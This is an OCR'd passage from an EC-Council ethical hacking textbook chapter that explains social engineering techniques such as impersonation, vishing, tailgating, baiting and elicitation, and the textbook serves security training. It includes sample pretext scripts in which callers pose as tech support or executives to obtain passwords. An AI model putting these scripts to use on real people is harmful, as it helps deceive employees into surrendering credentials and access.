
- **Develop a Relationship**

  Once the target is set, the attacker builds a relationship with that employee to accomplish their task.

- **Exploit the Relationship**

  The attacker exploits the relationship and extracts sensitive information about the organization's accounts, finance information, technologies in use, and upcoming plans.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Social Engineering Techniques

Attackers implement various social engineering techniques to gather sensitive information from people or organizations that might help them to commit fraud or participate in other criminal activities.

This section deals with various human-based, computer-based, and mobile-based social engineering techniques, coded with examples for a better understanding.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Social Engineering

In a social engineering attack, the attacker uses their social skills to trick the victim into disclosing personal information such as credit card numbers, bank account numbers, and phone numbers, or confidential information about their organization or computer system. Attackers use this data to either launch an attack or to commit fraud. Social engineering attacks are categorized into three categories: human-based, computer-based, and mobile-based.

- **Human-based Social Engineering**

  Human-based social engineering involves human interaction. Acting as though they were a legitimate person, the attacker interacts with the employee of the target organization to collect sensitive information, such as business plans and networks, that might help them in launching their attack. For example, impersonating an IT support technician, the attacker can easily access the server room.

  An attacker can perform human-based social engineering by using the following techniques:

  - Impersonation
  - Vishing
  - Eavesdropping
  - Shoulder Surfing
  - Dumpster Diving
  - Reverse Social Engineering
  - Piggybacking
  - Tailgating
  - Diversion Theft
  - Honey Trap
  - Baiting
  - Quid Pro Quo
  - Elicitation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Computer-based Social Engineering**

  Computer-based social engineering relies on computers and Internet systems to carry out the targeted action.

  The following techniques can be used for computer-based social engineering:

  - Phishing
  - Spam mail
  - Instant chat messenger
  - Pop-up window attacks
  - Scareware

- **Mobile-based Social Engineering**

  Attackers use mobile applications to carry out mobile-based social engineering. Attackers trick the users by imitating popular applications and creating malicious mobile applications with attractive features and submitting them to the major app stores with the same name. Users unknowingly download the malicious app, allowing the malware to infect their device.

  Listed below are some techniques attackers use to perform mobile-based social engineering:

  - Publishing malicious apps
  - Repackaging legitimate apps
  - Using fake security applications
  - SMiShing (SMS Phishing)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Human-based Social Engineering

Impersonation

- The attacker **pretends to be someone legitimate or an authorized person**
- Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc.
- Impersonation helps attackers to **trick a target** into revealing **sensitive information**
- The most common human-based social engineering technique

Impersonation Examples

Posing as a legitimate end user

- The attacker gives this identity and asks for the sensitive information

"Hi! This is John from the Finance Department. I have forgotten my password. Can I get it?"

Posing as an important user

- The attacker poses as a VIP of a target company, valuable customer, etc.

"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system's password. Can you help me out?"

Posing as a technical support agent

- The attacker poses as technical support staff and requests IDs and passwords

"Sir, this is Matthew, Technical Support, X company. Last night we had a system crash here, and we are checking for the lost data. Can you give me your ID and password?"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Human-based Social Engineering (Cont'd)

Impersonation (Vishing)

- Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker **tricks individuals** to reveal personal and financial information **using voice technology** such as the telephone system, VoIP, etc.

Vishing Examples

Abusing the Over-Helpfulness of Help Desks

- The attacker calls a company's help desk, pretends to be someone in a **position of authority** or relevance and tries to **extract sensitive information** from the help desk

"A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.
The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker a clear entrance into the corporate network."

Third-party Authorization

- The attacker **obtains the name of the authorized employee** of the targeted organization who has access to the information he/she wants
- The attacker then places a **call to the target organization** where information is stored and claims that this employee has requested that such information be provided

"Hi, I am John, I spoke with Mr. X last week before he went on vacation and he said that you would be able to provide me with this information in his absence. Can you help me out?"

Tech Support

- The attacker **pretends to be technical support staff** of the targeted organization's software vendors or contractors
- He/she may **request user IDs and passwords** for troubleshooting a problem in the organization

Attacker: *"Hi, this is Mike with tech support. We have had some people from your office report/complain about slowdowns in logging in lately. Is this true?"*

Employee: *"Yes, it has been slow lately."*

Attacker: *"Well, we have moved you to a new server to improve your service. Could you give me your password so that I can check your service? Things should be better for you now."*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Human-based Social Engineering (Cont'd)

Eavesdropping

- **Unauthorized listening of conversations**, or reading of messages
- Interception of audio, video, or written communication
- Can be done using **communication channels** such as telephone lines, email, instant messaging, etc.

Shoulder Surfing

- Direct observation techniques such as **looking over someone's shoulder** to get information such as passwords, PINs, account numbers, etc.
- Can also be done from a farther distance with the aid of **vision enhancing devices** such as binoculars

Dumpster Diving

- **Looking for treasure in someone else's trash**
- Involves collecting **phone bills**, **contact information**, **financial information**, operations-related information, etc. from the target company's trash bins or printer bins, or user desks (e.g., sticky notes), etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Human-based Social Engineering (Cont'd)

Reverse Social Engineering	The attacker presents him/herself as an **authority** and the target seeks his or her advice before or after offering the information that the attacker needs
Piggybacking	An authorized person intentionally or unintentionally allows an **unauthorized person** to pass through a secure door e.g., "I forgot my ID badge at home. Please help me"
Tailgating	The attacker, wearing a **fake ID badge**, enters a secured area by closely following an authorized person through a door that requires key access
Diversion Theft	The attacker **tricks a person responsible for making a genuine delivery** into delivering the consignment to a location other than the intended location

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Human-based Social Engineering

Impersonation

Impersonation is a common human-based social engineering technique where an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use a phone or another communication medium to mislead their target and trick them into revealing information. The attacker might impersonate a courier or delivery person, janitor, businessman, client, technician, or they may pretend to be a visitor. Using this technique, the attacker gathers sensitive information by scanning terminals for passwords, searching for important documents on employees' desks, rummaging through bins, and through other tactics. The attacker may even try to overhear confidential conversations and "**shoulder surf**" to obtain sensitive information.

Types of impersonation used in social engineering:

- Posing as a legitimate end-user
- Posing as an important user
- Posing as a technical support agent
- Posing as an internal employee, client, or vendor
- Posing as a repairman
- Abusing the over-helpfulness of the help desk
- Posing as someone with third-party authorization
- Posing as a tech support agent through vishing
- Posing as a trusted authority

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some impersonation tricks that an attacker performs to gather sensitive information about the target organization exploit the human nature of trust, fear, and moral obligation.

- **Posing as a Legitimate End User**

  An attacker might impersonate an employee and then resort to deviant methods to gain access to privileged data. They may provide a false identity to obtain sensitive information.

  Another example is when a "**friend**" of an employee asks them to retrieve information that a bedridden employee supposedly needs. There is a well-recognized rule in social interaction that a favor begets a favor, even if the original "**favor**" is offered without a request from the recipient. This is known as reciprocation. Corporate environments deal with reciprocation daily. Social engineers try to take advantage of this social trait via impersonation.

  Example:

  "Hi! This is John from the finance department. I have forgotten my password. Can I get it?"

- **Posing as an Important User**

  Another behavioral factor that aids a social engineer is people's habit of not questioning authority. People often go out of their way for those whom they perceive to have authority. An attacker posing as an important individual — such as a vice president or director — can often manipulate an unprepared employee. Attackers who take impersonation to a higher level by assuming the identity of an important employee add an element of intimidation. The reciprocation factor also plays a role in this scenario where lower-level employees might go out of their way to help a higher-authority. For example, it is less likely that a help-desk employee will turn down a request from a vice president who is hard-pressed for time and needs some vital information for a meeting. In case an employee refuses to divulge information, social engineers may use authority to intimidate employees and may even threaten to report the employee's misconduct to their supervisors. This technique assumes greater significance when the attacker considers it a challenge to get away with impersonating an authority figure.

  Example:

  "Hi! This is Kevin, the CFO's Secretary. I'm working on an urgent project, and I forgot my system password. Can you help me out?"

- **Posing as a Technical Support Agent**

  Another technique involves an attacker masquerading as a technical support agent, particularly when the victim is not proficient in technical areas. The attacker may pretend to be a hardware vendor, a technician, or a computer supplier. One demonstration at a hacker meeting had the speaker calling Starbucks and asking its employees whether their broadband connection was properly working. The perplexed employee replied that it was the modem that was giving them trouble. The hacker,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

without giving any credentials, went on to make him read out the credit card number of the last transaction. In a corporate scenario, the attacker may ask employees to reveal their login information, including their password, to fix a nonexistent problem.

Example:

"Sir, this is Mathew, technical support at X Company. Last night we had a system crash here, and we are checking for lost data. Can you give me your ID and password?"

- **Posing as an Internal Employee, Client, or Vendor**

  The attacker usually dresses up in business clothes or another suitable uniform. They enter an organization's building while pretending to be a contractor, client, service personnel, or another authorized person. Then they roam around unnoticed and look for passwords stuck on terminals, extract critical data from wastepaper bins, papers lying on desks, and perform other information gathering. The attacker may also implement other social engineering techniques such as shoulder surfing (observing users typing login credentials or other sensitive information) and eavesdropping (purposely overhearing confidential conversations between employees) to gather sensitive information that might help launch an attack on the organization.

- **Repairman**

  Computer technicians, electricians, and telephone repairpersons are generally unsuspected people. Attackers might impersonate a technician or repair person and enter the organization. They perform normal activities associated with their assumed duty while looking for hidden passwords, critical information on desks, information in trash bins, and other useful information; they sometimes even plant snooping devices in hidden locations.

Impersonation (Vishing)

Vishing (voice or VoIP phishing) is an impersonation technique in which the attacker uses Voice over IP (VoIP) technology to trick individuals into revealing their critical financial and personal information and uses the information for financial gain. The attacker uses caller ID spoofing to forge identification. In many cases, Vishing includes pre-recorded messages and instructions resembling a legitimate financial institution. Through Vishing, the attacker tricks the victim into providing bank account or credit card details for identity verification over the phone.

The attacker may send a fake SMS or email message to the victim, asking the victim to call the financial institution for credit card or bank account verification. In some cases, the victim receives a voice call from the attacker. When the victim calls the number listed in the message or receives the attacker's call, they hear recorded instructions that insist they provide personal and financial information like name, date of birth, social security number, bank account numbers, credit card numbers, or credentials like usernames, passwords. Once the victim provides the information, the recorded message confirms verification of the victim's account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Discussed below are some tricks attackers use when Vishing to gather sensitive information.

- **Abusing the Over-Helpfulness of Help Desk**

  Help desks are frequently targeted for social engineering attacks for a reason. The staff members are trained to be helpful, and they often give away sensitive information such as passwords and network information without verifying the authenticity of the caller.

  The attacker should know employees' names and have details about the person he is trying to impersonate to be effective. The attacker may call a company's help desk pretending to be a senior official to try to extract sensitive information out of the help desk.

  Example:

  A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

  The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker entrance into the corporate network.

- **Third-party Authorization**

  Another popular technique used by an attacker is to represent themself as an agent authorized by some senior authority in an organization to obtain information on their behalf.

  For instance, when an attacker knows the name of the employee in the target organization authorized to access the required information, they keep a vigil on them so that they can access the required data in the absence of the concerned employee. In this case, the attacker can approach the help desk or other personnel in the company claiming that the employee (authority figure) has requested the information.

  Even though there might be suspicion attached to the authenticity of the request, people tend to overlook this in favor of being helpful in the workplace. People tend to believe that others are being honest when they reference an important person and provide the required information.

  This technique is effective, particularly when the authority figure is on vacation or traveling, making instant verification impossible.

  Example:

  "Hi, I am John, I spoke with Mr. XYZ last week before he went on vacation and he said that you would be able to provide me with the information in his absence. Could you help me out?"

- **Tech Support**

  Like the impersonation of a tech support agent above, an attacker can use vishing to pretend to be a technical support staff member of the target organization's software vendor or contractor to obtain sensitive information. The attacker may pretend to troubleshoot a network problem and ask for the user ID and password of a computer to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

detect the problem. Believing them to be a troubleshooter, the user would provide the required information.

Example:

Attacker: "Hi, this is Mike from tech support. Some folks in your office have reported a slowdown in logging. Is this true?"

Employee: "Yes, it has seemed slow lately."

Attacker: "Well, we have moved you to a new server, and your service should be much better now. If you want to give me your password, I can check your service. Things will be better from now on."

- **Trusted Authority Figure**

The most effective method of social engineering is posing as a trusted authority figure. An attacker might pretend to be a fire marshal, superintendent, auditor, director, or other important figure over the phone or in-person to obtain sensitive information from the target.

Example:

1. "Hi, I am John Brown. I'm with the external auditor, Arthur Sanderson. We've been requested by the corporate to do a surprise inspection of your disaster recovery procedures. Your department has 10 minutes to show me how you would recover from a website crash."
2. "Hi, I'm Sharon, a sales rep out of the New York office. I know this is short notice, but I have a group of prospective clients out in the car, and I've been trying to get them to outsource their security training needs to us for months.

   They're located just a few miles away, and I think that if I can give them a quick tour of our facilities, it would be enough to push them over the edge and get them to sign up.

   Oh yeah, they are particularly interested in what security precautions we've adopted. It seems someone hacked into their website a while back, which is one of the reasons they're considering our company."
3. "Hi, I'm with Aircon Express Services. We received a call that the computer room is getting too warm, so I need to check your HVAC system." Using professional-sounding terms like HVAC (Heating, Ventilation, and Air Conditioning) may add just enough credibility to an intruder's masquerade to allow them to access the targeted secured resource.

Eavesdropping

Eavesdropping refers to an unauthorized person listening to a conversation or reading others' messages. It includes the interception of any form of communication, including audio, video, or written, using channels such as telephone lines, email, and instant messaging. An attacker can obtain sensitive information such as passwords, business plans, phone numbers, and addresses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Shoulder Surfing

Shoulder surfing is the technique of looking over someone's shoulder as they key information into a device. Attackers use shoulder surfing to find out passwords, personal identification numbers, account numbers, and other information. They sometimes even use binoculars and other optical devices or install small cameras to record the actions performed on the victim's system to obtain login details and other sensitive information.

Dumpster Diving

Dumpster diving is the process of retrieving sensitive personal or organizational information by searching through trash bins. Attackers can extract confidential data such as user IDs, passwords, policy numbers, network diagrams, account numbers, bank statements, salary data, source code, sales forecasts, access codes, phone lists, credit card numbers, calendars, and organizational charts on paper or disk. Attackers can then use this information to perform various malicious activities. Sometimes attackers even use pretexts to support their dumpster diving initiatives, such as impersonating a repair person, technician, cleaner, or other legitimate worker.

Information that attackers can obtain by searching through trash bins includes:

- **Phone lists**: Disclose employees' names and contact numbers.
- **Organizational charts**: Disclose details about the structure of the company, physical infrastructure, server rooms, restricted areas, and other organizational data.
- **Email printouts, notes, faxes, and memos**: Reveal personal details of an employee, passwords, contacts, inside working operations, certain useful instructions, and other data.
- **Policy manuals**: Reveal information regarding employment, system use, and operations.
- **Event notes, calendars, or computer use logs**: Reveal information regarding the user's log on and off timings, which helps the attacker to decide on the best time to plan their attack.

Reverse Social Engineering

Generally, reverse social engineering is difficult to carry out. This is primarily because its execution needs a lot of preparation and skills. In reverse social engineering, a perpetrator assumes the role of a knowledgeable professional so that the organization's employees ask them for information. The attacker usually manipulates questions to draw out the required information.

First, the social engineer will cause an incident, creating a problem, and then present themself as the problem solver through general conversation, encouraging employees to ask questions. For example, an employee may ask how this problem has affected files, servers, or equipment. This provides pertinent information to the social engineer. Many different skills and experiences are required to carry out this tactic successfully. Provided below are some of the techniques involved in reverse social engineering:

- **Sabotage**: Once the attacker gains access, they will corrupt the workstation or make it appear corrupted. Under such circumstances, users seek help as they face problems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Marketing**: To ensure that the user calls the attacker, the attacker must advertise. The attacker can do this either by leaving their business card in the target's office or by placing their contact number on the error message itself.
- **Support**: Even if the attacker has already acquired the desired information, they may continue to assist the users so that they remain ignorant of the hacker's identity.

  A good example of a reverse social engineering virus is the "**My Party**" worm. This virus does not rely on sensational subject lines but rather makes use of inoffensive and realistic names for its attachments. By using realistic words, the attacker gains the user's trust, confirms the user's ignorance, and completes the task of information gathering.

Piggybacking

Piggybacking usually implies entry into a building or security area with the consent of the authorized person. For example, an attacker might request an authorized person to unlock a security door, saying that they have forgotten their ID badge. In the interest of common courtesy, the authorized person will allow the attacker to pass through the door.

Tailgating

Tailgating implies accessing a building or secured area without the consent of the authorized person. It is the act of following an authorized person through a secure entrance, as a polite user would open and hold the door for those following them. An attacker, wearing a fake badge, might attempt to enter the secured area by closely following an authorized person through a door that requires key access. They then try to enter the restricted area while pretending to be an authorized person.

Diversion Theft

Diversion theft is a technique where attackers target delivery professionals or transport companies. This technique is also known as "Round the Corner Game" or "Cornet Game." The main objective of this technique is to trick a person responsible for making a genuine delivery into delivering the consignment to the wrong location, thus interrupting the transaction. For example, if the victim is a van driver delivering a package, then that person would be persuaded to drive to a location other than the actual delivery location. Subjecting the van driver to a series of social engineering tricks thus allows the theft to be successful.

Diversion theft can also be practiced by social engineers on the Internet; victims can be persuaded to send sensitive or confidential files to some unassociated person who is not intended to receive them.

Honey Trap

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Baiting

Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

Quid Pro Quo

Quid pro quo is a Latin phrase that meaning "something for something." In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials.


For example, an attacker gathers random phone numbers of the employees of a target organization. They then start calling each number, pretending to be from the IT department. The attacker eventually finds someone with a genuine technical issue and offers their service to resolve it. The attacker can then ask the victim to follow a series of steps and to type in the specific commands to install and launch malicious files that contain malware designed to collect sensitive information.

Elicitation

Elicitation is the technique of extracting specific information from the victim by involving them in normal and disarming conversations. In this technique, attackers must possess good social skills to take advantage of professional or social opportunities to communicate with persons who have access to sensitive information. In social engineering, the purpose of elicitation is to extract relevant information to gain access to the target assets.

For example, if an attacker's objective is to obtain the victim's username and password and the conversation with them only yields things that they like, then the attacker must work more on the elicitation process to extract the relevant information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer-based Social Engineering

Attackers perform computer-based social engineering using various malicious programs such as viruses, trojans, and spyware, and software applications such as email and instant messaging. Discussed below are types of computer-based social engineering attacks:

- **Pop-Up Windows**

  Pop-ups trick or compel users into clicking a hyperlink that redirects them to fake web pages asking for personal information or downloading malicious programs such as keyloggers, trojans, or spyware.

  The common method of enticing a user to click a button in a pop-up window is by warning of a problem, such as displaying a realistic operating system or application error message, or by offering additional services. A window appears on the screen requesting the user to re-login or warning about an interruption in the host connection, and that the network connection needs re-authentication. When the user follows these instructions, a malicious program installs, extracts the target's sensitive information, and sends it to the attacker's email address or a remote site. This type of attack uses trojans and viruses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examples of pop-ups used for tricking users:

Figure 9.1: Screenshots showing sample pop-up windows

- **Hoax Letters**

  A hoax is a message warning its recipients of a non-existent computer virus threat. It relies on social engineering to spread its reach. Usually, hoaxes do not cause any physical damage or loss of information; but they cause a loss of productivity and use an organization's valuable network resources.

- **Chain Letters**

  A chain letter is a message offering free gifts, such as money and software, on the condition that the user forwards the email to a predetermined number of recipients. Common approaches used in chain letters are emotionally convincing stories, "**get-rich-quick**" pyramid schemes, spiritual beliefs, and superstitious threats of bad luck to the recipient if they "break the chain" and fail to pass on the message or simply refuse to read its content. Chain letters also rely on social engineering to spread.

- **Instant Chat Messenger**

  An attacker chats with selected online users via instant chat messengers and tries to gather their personal information such as date of birth or maiden name. They then use the acquired information to crack users' accounts.

- **Spam Email**

  Spam is irrelevant, unwanted, and unsolicited emails designed to collect financial information such as social security numbers, and network information. Attackers send spam messages to the target to collect sensitive information, such as bank details. Attackers may also send email attachments with hidden malicious programs such as viruses and trojans. Social engineers try to hide the file extension by giving the attachment a long filename.

